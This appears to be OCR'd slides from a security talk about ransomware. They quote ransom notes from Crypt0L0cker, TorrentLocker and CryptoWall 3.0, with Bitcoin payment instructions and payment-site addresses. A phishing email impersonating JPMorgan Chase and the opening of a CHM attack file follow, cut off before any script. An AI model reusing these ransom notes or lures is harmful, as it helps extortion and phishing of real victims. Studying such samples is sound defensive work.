
警告：Crypt0L0ckerを削除しても、暗号化されたファイルへのアクセスを復活させることはできません。

ファイル復元のお支払いはこちらをクリックしてください

[+] そちらのウェブサイトにアクセスできないのですが、どうすればいいでしょうか?
予備アドレスを使用したウェブサイトへのアクセス

“TorrentLocker criminals went so far as to refuse to push the Ransomware executable to victim machines whose IP addresses did not belong to the target countries.”

TorrentLocker



Buy decryption and get all you

Buy decryption for **399 EUR** before **2015-05-12 10:47:13**
OR buy it later with the price of **798 EUR**
Time left before price increase: **94:25:40**
Your total files encrypted: **3048**

Current price: **1.9791198 BTC (around 399 EUR)**
Paid until now: **0 BTC (around 0 EUR)**
Remaining amount: **1.9791198 BTC (around 399 EUR)**

Buy Decryption with

1 Register bitcoin wallet

You should register Bitcoin wallet, see easy instructions or watch video on YouTube.


2 Buy bitcoins

Please see recommended bitcoin sellers in your country:
www.eircoin.net - Order bitcoin with AIB bank transfer.
www.bitstamp.net - Buy and sell bitcoins in european SEPA zone
localbitcoins.com - Buy Bitcoins with cash from people leaving in Ireland.
howtobuybitcoins.info - Big list of trusted Bitcoin online exchanges in Ireland.

Local currency

Local BC exchanges

CryptoWall



What happened to your files?

All of your files were protected by a strong encryption with RSA-2048 using CryptoWall 3.0

More information about the encryption keys using RSA-2048 can be found here: http://en.wikipedia.org/wiki/RSA_(cryptosystem)

What does this mean?

This means that the structure and data within your files have been irrevocably changed, you will not be able to work with them, read them or see them, it is the same thing as losing them forever, but with our help, you can restore them.

Cannot you find the files you need?
Is the content of the files that you have watched not readable?
It is normal because the files' names, as well as the data in your files have been encrypted.

Congratulations!!!
You have become a part of large community CryptoWall.

For more specific instructions, please visit your personal home page, there are a few different addresses pointing to your page below:

1. 6i3cb6owitcouepv.payoptvars.com/[redacted]
2. 6i3cb6owitcouepv.payforusa.com/[redacted]
3. 6i3cb6owitcouepv.paywelcomefor.com/[redacted]

CryptoWall Project is not malicious and is not intended to harm a person and his/her information data.

The project is conducted for the sole purpose of instruction in the field of information security, as well as certification of antivirus products for their suitability for data protection.


Together we make the Internet a better and safer place.

4. Follow the instructions on the site.

IMPORTANT INFORMATION:

6i3cb6owitcouepv.payoptvars.com/[redacted] ◄Your Personal PAGE
6i3cb6owitcouepv.onion/[redacted] ◄Your Personal PAGE(using TOR)
[redacted] ◄Your personal code (if you open the site (or TOR 's) directly)

Attack example, stage 1



You have received a new secure message - Cyrillic (Windows)

From: JPMorganChase.Manager@[redacted]com

Date: 28 May 2015 16:00


To: ben.yo[redacted].com

Subject: You have received a new secure message

Attach: You have a new encrypted message from JPMorgan Chase & CO1.rar (2.75 KB)

Open the attachment and follow the instructions.

… stage 2 (CHM file)




```
 <HTML>
<title>JP Morgan Chase SecureMessage</title>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=Windows-1251">
</HEAD>
<BODY>
